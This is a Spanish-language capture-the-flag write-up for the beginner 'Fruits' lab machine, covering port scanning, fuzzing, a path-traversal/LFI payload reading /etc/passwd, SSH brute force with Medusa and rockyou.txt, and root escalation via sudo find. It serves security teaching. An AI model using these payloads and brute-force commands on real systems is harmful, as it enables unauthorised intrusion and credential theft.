# CTF THE HACKERS LABS: FRUITS

## INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página The Hackers Labs, la máquina llamada Fruits.


En este caso se trata de una máquina basada en el Sistema Operativo Linux, la cual, para poder rootear el sistema, primero realizaremos enumeración de puertos y rutas sobre un servidor Apache.

**AUTOR: Eduard Bantulà (aka. WireSeed).**

# FRUITS -- AUTOR: Eduard Bantulà (aka. WireSeed).

## 1) Escaneo de red.

Como de costumbre comenzamos utilizando NMAP, ya que estamos en la red NAT utilizando VirtualBox y la IP víctima, nos la entrega la misma máquina cuando ha arrancado.




Realizaremos el NMAP con los parámetros siguientes:

*-p- : Escaneo de todos los puertos. (65535)*

*-sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.*

*-sC : Realiz una escaneo con los scripts básicos de reconocimiento*

*-sV : Realiza un escaneo en búsqueda de los servicios*

*–min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.*

*-n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.*

*-Pn: Deshabilitamos el descubrimiento de host mediante ping.*


```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/Fruits]
└─# nmap -sSCV -Pn -n -vvv -p- --open --min-rate 5000 10.0.73.19 -oG ports.txt
```

El cual nos devuelve el resultado de que tiene abiertos el puerto 22 (SSH) y 80 (HTTP).


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 ae:dd:1a:b6:db:a7:c7:8c:f3:03:b8:05:da:e0:51:68 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCQNedjAsOIUPjuXXePExNQPkTd5QaDX0nsLYAp+CvAsvx1P9GEoSD8+grVM135luK3V0HesWZ3bG1tscaoxLDI=
|   256 68:16:a7:3a:63:0c:8b:f6:ba:a1:ff:c0:34:e8:bf:80 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMDQrwp+ucBTn8BIamv+vG3YEatHUVXK+1U2L9tH/7q+
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: P\xC3\xA1gina de Frutas
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:90:59:93 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


# 2) Enumeración.

Vamos a revisar el Web-Site que nos proporciona el objetivo para buscar algo que nos pueda llamar la atención y poder abordar este reto.




Realizaremos una búsqueda simple en el web que nos proporciona la ip y validaremos que realmente no hay una respuesta del servidor, por más que busquemos cualquier cosa, no recibimos respuesta alguna. Lo que si que nos llama la atención es la forma que devuelve la respuesta **<url>.php?busqueda=pera**; ya que tiene la forma como para intentar path traversal.




Vamos a explicar un poco de que se trata esta técnica (PATH TRAVERSAL) en ciberseguridad y sobretodo, por qué es importante aprender a reconocer vulnverabilidades relacionadas con esto.

### *¿Qué es path traversal?*

*El **path traversal, directory traversal** o, en español**, salto de directorios** es una **técnica de hacking web que permite acceder a ficheros de la aplicación para los cuales no se debería tener autorización**. Este ciberataque es posible cuando las aplicaciones presentan ciertas vulnerabilidades, que consisten en construir la ruta de descarga de un fichero por medio de un input ingresado por el usuario. Esta **falta de validación del input** puede ser explotada por un atacante para descargar información sensible, como datos personales y contraseñas.*

### *Vulnerabilidad*

*Una vulnerabilidad de path traversal puede identificarse **cuando la dirección URL de un subdirectorio de un sitio web se ve de la siguiente forma**:*

```
// Qué es path traversal

http://www.web.com/getFile?=Path=ejemplo.pdf
```

### *Explotación*

*Para explotar esta vulnerabilidad de path traversa en un servidor de GNU/Linux, **se pueden utilizar comandos para acceder a un fichero determinado del servidor**. Por ejemplo:*

- ***Para moverse de manera ascendente** entre los directorios:*

```
// Qué es path traversal

../../../
```

- ***Para descargar el fichero «passwd»** con las contraseñas del sistema:*

```
/etc/passwd
```

*Es decir, **un payload para un servidor Linux** se vería del siguiente modo:*

```
// http.request.uri.directory.traversal

http://www.web.com/getFile?=../../../../../etc/passwd
```

***Al ejecutar este payload en una aplicación vulnerable de práctica**, como la de Web For Pentester, verás un resultado como el siguiente:*


---

*Del mismo modo, en caso de conocer el sistema, **por medio de esta vulnerabilidad es posible descargar todo tipo de archivos**.*

Al ver la URL que nos entrega la búsqueda, vamos a realizar un Fuzzing con WFUZZ y así poder realizar un listado de los directorios disponibles en el Web-Site, así podremos encontrar información que nos sea útil.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/Fruits]
└─# wfuzz -c -t 200 --hc=404 -w /usr/share/wordlists/rockyou.txt -u http://10.0.73.19/FUZZ.php --hh=301
```

Vamos a explicar un poco la sintaxis de este comando:

***Wfuzz:** Es una herramienta para fuzzing web, es decir, para descubrir recursos ocultos en una web (como directorios, archivos, parámetros vulnerables, etc.) mediante fuerza bruta o diccionarios.*

***-c:** Activa salida con colores (para distinguir fácilmente los resultados).*

***-t 200:** Usa 200 hilos (threads) simultáneamente, para hacer el proceso más rápido (ojo: esto puede saturar el servidor).*

***--hc=404:** Oculta las respuestas HTTP con código 404 (Not Found). Muy útil para no ver resultados irrelevantes.*

***-w /usr/share/wordlists/rockyou.txt:** Usa el diccionario rockyou.txt, un clásico archivo de contraseñas que también puede usarse para buscar rutas o archivos comunes.*


***-u http://10.0.73.19/FUZZ.php:** La URL objetivo. La palabra FUZZ es el placeholder que wfuzz reemplazará por cada línea del diccionario y expresamente el php, ya que el resultado nos entregaba con PHP.*

***--hh=30: 1** Oculta las respuestas que tengan un tamaño en bytes igual a 301. Se usa cuando ves que muchos resultados tienen el mismo tamaño y quieres filtrarlos (puede indicar redirecciones, por ejemplo).*

El resultado del Fuzzing nos entrega un archivo llamado **FRUITS.PHP**. Recordar que también podemos hacer el fuzzing con otras herramientas, por ejemplo **GOBUSTER**.

```
000014911:   200        65 L     168 W      1811 Ch     "#1pimp"
000015426:   200        1 L      0 W        1 Ch        "fruits"
000020673:   200        65 L     168 W      1811 Ch     "#1love"
```

Al visitarla, nos encontramos con una página completamente en blanco…




Llegando a este punto y habiendo explotado todas las opciones posibles, vamos a introducir un nuevo concepto de Ciberseguridad, concretamente el RABBIT HOLE (Agujero de Conejo) y se da muchas veces en el contexto de l CTF. En resumen, que se refiere a una situación en la que un participante del CTF se encuentra explorando una pista o un conjunto de datos que parecen ser relevantes para resolver un desafío, pero que en realidad no lo son. En lugar de avanzar hacia la solución del desafío, el participante se “cae por el agujero de conejo” y pierde tiempo y recursos en una dirección incorrecta.

Pero tras indagar por un largo periodo de tiempo, he visto que la página tiene una vulnerabilidad del tipo LFI y que la podemos explotar, vamos a por ella pues!!

Primero de todo vamos a comprobar que la LFI es efectiva y con que parámetro la tenemos que aplicar. Para ello vamos a utilizar el comando WFUZZ para que sea más efectiva la búsqueda.

```
┌──(root㉿Wire-Kali)-[/home/wireseed]
└─# wfuzz -c --hl=1 -w /usr/share/wordlists/dirb/big.txt  -u http://10.0.73.19/fruits.php?FUZZ=/etc/passwd
```

¿Que estamos intentando hacer con este comando? Pues estamos intentando **inyectar valores** en el parámetro de la URL (fruits.php?FUZZ=/etc/passwd) usando las palabras del archivo big.txt.
Cada palabra sustituirá FUZZ, generando URLs como:

- http://10.0.73.19/fruits.php?admin=/etc/passwd
- http://10.0.73.19/fruits.php?images=/etc/passwd
- http://10.0.73.19/fruits.php?uploads=/etc/passwd
- etc.


Así, está **fuzzeando** posibles **parámetros vulnerables** que podrían permitir leer el archivo /etc/passwd en el servidor.

Con el parámetro **HL=1** ocultaremos todas las respuestas que tengan exactamente 1 línea en el cuerpo de la respuesta HTTP, así conseguimos eliminar las respuestas repetitivas o irrelevantes.

El resultado es que encontramos la variable “FILE”

```
┌──(root㉿Wire-Kali)-[/home/wireseed]
└─# wfuzz -c --hl=1 -w /usr/share/wordlists/dirb/big.txt  -u http://10.0.73.19/fruits.php?FUZZ=/etc/passwd
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.73.19/fruits.php?FUZZ=/etc/passwd
Total requests: 20469

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000007534:   200        24 L     29 W       1128 Ch     "file"

Total time: 10.19563
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 2007.624
```

Ahora si que podemos probar el LFI en nuestro navegador.




Ahora si que tenemos continuidad y usuarios para poder avanzar en el laboratorio (ROOT y BANANAMAN).

Vamos a realizar la explotación del laboratorio con toda la información que ahora si que poseemos, por lo tanto vamos a sacar las herramientas pesadas y a por la intrusión al sistema!!

# 3) Explotación.

Vamos a aplicar fuerza bruta contra el puerto 22 SSH, para ello en este caso voy a utilizar MEDUSA en lugar de HYDRA, ya que así podemos ver esta apreciada herramienta de fuerza bruta. Vamos a utilizar la siguiente sintaxis para la FB.

```
┌──(root㉿Wire-Kali)-[/home/wireseed]
└─# medusa -h 10.0.73.19 -u bananaman -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
```

Recordad que si queréis también lo podéis hacer con HYDRA. Vamos a explicar este comando y los parámetros que hemos utilizado.

- *Medusa: Llamas a medusa, una herramienta de fuerza bruta rápida y multiprotocolos (muy usada para atacar servicios como SSH, FTP, HTTP, etc.).*
- *-h 10.0.73.19: Indicas la IP del objetivo (-h = host), en este caso 10.0.73.19.*
- *-u bananaman: Fijas el nombre de usuario a probar, aquí bananaman.*
- *-P /usr/share/wordlists/rockyou.txt: Indicas el archivo de contraseñas (-P = Password file) que quieres usar para probar. Aquí usas rockyou.txt, una wordlist muy famosa.*
- *-M ssh: Defines el módulo de ataque: en este caso, ssh (estás atacando el servicio SSH del servidor).*
- *grep "SUCCESS": Nos mostrará solo el SUCCESS.*

El resultado, nos encuentra el password del usuario **bananaman**, y resulta ser **Celtic**.

```
┌──(root㉿Wire-Kali)-[/home/wireseed]
└─# medusa -h 10.0.73.19 -u bananaman -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
2025-04-26 14:23:02 ACCOUNT FOUND: [ssh] Host: 10.0.73.19 User: bananaman Password: celtic [SUCCESS]
```

Habiendo encontrado el Password del usuario, vamos a proceder de acceder por SSH a la máquina.


```
┌──(root㉿Wire-Kali)-[/home/wireseed]
└─# ssh bananaman@10.0.73.19
```

```
┌──(root㉿Wire-Kali)-[/home/wireseed]
└─# ssh bananaman@10.0.73.19
The authenticity of host '10.0.73.19 (10.0.73.19)' can't be established.
ED25519 key fingerprint is SHA256:TF64A9yYMMZOZ2SQ5h4PGrHQ7iMqyvBMmX8ai4/Cznc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? Yes
Warning: Permanently added '10.0.73.19' (ED25519) to the list of known hosts.
bananaman@10.0.73.19's password:
Linux Fruits 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 27 17:46:39 2024 from 192.168.1.41
bananaman@Fruits:~$
```

Ya estamos dentro de la máquina y con el usuario bananaman.

# FRUITS -- AUTOR: Eduard Bantulà (aka. WireSeed).

Aquí encontramos la primer flag del laboratorio.




Vamos a por la elevación de privilegios y a conseguir el usuario root.

# 4)Elevación de privilegios.

Primero de todo vamos a probar con **sudo -l** a ver si nos devuelve algún permiso.

```
bananaman@Fruits:~$ sudo -l
Matching Defaults entries for bananaman on Fruits:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bananaman may run the following commands on Fruits:
    (ALL) NOPASSWD: /usr/bin/find
bananaman@Fruits:~$
```

Vemos que tenemos permisos de ejecución con el comando **FIND**, vamos a ver como es la escalada de privilegios con este comando, vamos a **GTFOBINS**.

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Ejecutamos lo que nos indica GTFOBINS.

```
bananaman@Fruits:~$ sudo -u root find . -exec /bin/sh \; -quit
```

Y conseguimos el usuario root y con ello la flag de root.

```
bananaman@Fruits:~$ sudo -u root find . -exec /bin/sh \; -quit
# cd /root
# ls -la
total 40
drwx------  4 root root 4096 mar 25  2024 .
drwxr-xr-x 18 root root 4096 mar 25  2024 ..
lrwxrwxrwx  1 root root    9 mar 25  2024 .bash_history → /dev/null
-rw-r--r--  1 root root  571 abr 10  2021 .bashrc
-rw-------  1 root root   20 mar 25  2024 .lesshst
drwxr-xr-x  3 root root 4096 mar 25  2024 .local
-rw-------  1 root root  907 mar 25  2024 .mysql_history
-rw-r--r--  1 root root  161 jul  9  2019 .profile
-rw-r--r--  1 root root   33 mar 25  2024 root.txt
-rw-r--r--  1 root root   66 mar 25  2024 .selected_editor
drwx------  2 root root 4096 mar 25  2024 .ssh
# cat root.txt
21232f297a57a5a743894a0e4a801fc3
# 
```

Recordad que no es la única solución que existe a esta máquina, hay muchas maneras de poderla resolver, indagar y encontrad nuevas opciones de resolución de este laboratorio tan fabuloso que nos ha presentado THE HACKERS LABS.

Gracias por vuestra atención.

## LABORATORIO: THE HACKERS LABS

## AUTOR WRITEUP: Eduard Bantulà (aka. WireSeed).